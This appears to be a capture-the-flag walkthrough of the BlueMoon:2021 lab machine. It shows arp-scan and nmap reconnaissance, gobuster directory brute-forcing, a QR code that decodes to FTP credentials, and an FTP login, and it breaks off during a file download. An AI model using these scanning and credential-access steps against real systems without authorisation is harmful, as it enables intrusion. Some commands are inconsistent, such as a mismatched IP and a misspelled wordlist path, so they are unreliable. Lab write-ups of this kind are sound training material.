

Reconnaissance

arp-scan can be used to discover the target IP:

```
(afnan@Afnan)-[~]  
$ sudo arp-scan -l  
Interface: eth0, type: EN10MB, MAC: 08:00:27:c7:7f:a3, IPv4: 192.168.56.102  
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied  
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied  
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)  
192.168.56.1    0a:00:27:00:00:09    (Unknown: locally administered)  
192.168.56.100  08:00:27:97:2c:f6    (Unknown)  
192.168.56.101  08:00:27:06:68:29    (Unknown)  
  
3 packets received by filter, 0 packets dropped by kernel  
Ending arp-scan 1.10.0: 256 hosts scanned in 1.845 seconds (138.75 hosts/sec). 3 res  
ponded
```

`sudo arp-scan -l`

Scanning

We can use nmap to identify which one is our target and also to discover ports and services


```
(afnan@Afnan)-[~]
$ nmap -p- -T4 -A 192.168.56.101 -oN nmap_full.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-19 16:50 +08
Nmap scan report for 192.168.56.101
Host is up (0.00088s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 2c:e2:63:78:bc:55:fe:f3:cb:09:a9:d8:26:2f:cb:d5 (RSA)
|   256 c4:c8:6b:48:92:25:a5:f7:00:9f:ab:b2:56:d5:ed:dc (ECDSA)
|_  256 a9:5b:39:a1:6e:05:91:0f:75:3c:88:0b:55:7c:a8:c2 (ED25519)
80/tcp    open  http     Apache httpd 2.4.38 ((Debian))
|_ http-server-header: Apache/2.4.38 (Debian)
|_ http-title: BlueMoon:2021
MAC Address: 08:00:27:06:68:29 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   0.88 ms  192.168.56.101
```

`nmap -p- -T4 -A 192.168.56.101`

Enumeration

Open up the browser and place the targets IP to the search bar



" -- Welcome -- "

Are You Ready To Play With Me!



Using brute force through the directory to search for file

A hidden_text had been found

```
afnan@Afnan: ~  
Session Actions Edit View Help  
$ gobuster dir -u http://192.168.56.101 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,txt  
=====
```

Gobuster v3.8	
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)	
=====	
[+] Url:	http://192.168.56.101
[+] Method:	GET
[+] Threads:	10
[+] Wordlist:	/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:	404
[+] User Agent:	gobuster/3.8
[+] Extensions:	php,html,txt
[+] Timeout:	10s
=====	

Starting gobuster in directory enumeration mode

/index.html	(Status: 200)	[Size: 383]
/server-status	(Status: 403)	[Size: 279]
/hidden_text	(Status: 200)	[Size: 1169]


Progress: 882232 / 882232 (100.00%)

Finished


`gobuster dir -u http://192.168.56.101 -w /usr/share/worldlists/dirbuster/director`

By placing the hidden_text add the front of the URL we get this.

Click [Thank You](#) to proceed to the next step.




It will take you to this QR page.



Use [zbarimg .QR_C0d3.png](#) to decode the QR

Though in my case I use zbarcam to scan the
QRcode and decode it



```
zbarcam
This is the zbarcam output window.
Hold a bar code in front of the camera (make sure it's in focus!)
and decoded results will appear below.

Initializing camera, please wait...

QR-Code:#!/bin/bash

HOST=ip
USER=userftp
PASSWORD=ftpp@ssword

ftp -inv $HOST user $USER $PASSWORD
bye
EOF
EAN-13:0088183000086
|
```


After we get the ftp credentials, we can login to ftp services. By entering we can download two files information.txt and p_lists.txt

```
ftp 192.168.56.117
userftp
ftpp@ssword
ls -la
get information.txt
get p_lists.txt
quit
```

```
(afnan@Afnan)-[~]
$ ftp 192.168.56.101
Connected to 192.168.56.101.
220 (vsFTPd 3.0.3)
Name (192.168.56.101:afnan): userftp
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
229 Entering Extended Passive Mode (||||16185|)
150 Here comes the directory listing.
drwxr-xr-x  2 0      0          4096 Mar 08  2021 .
drwxr-xr-x  3 1001   1001       4096 Mar 08  2021 ..
-rw-r--r--  1 0      0          147 Mar 08  2021 information.txt
-rw-r--r--  1 0      0          363 Mar 08  2021 p_lists.txt
226 Directory send OK.
ftp> get information.txt
local: information.txt remote: information.txt
229 Entering Extended Passive Mode (|||30619|)
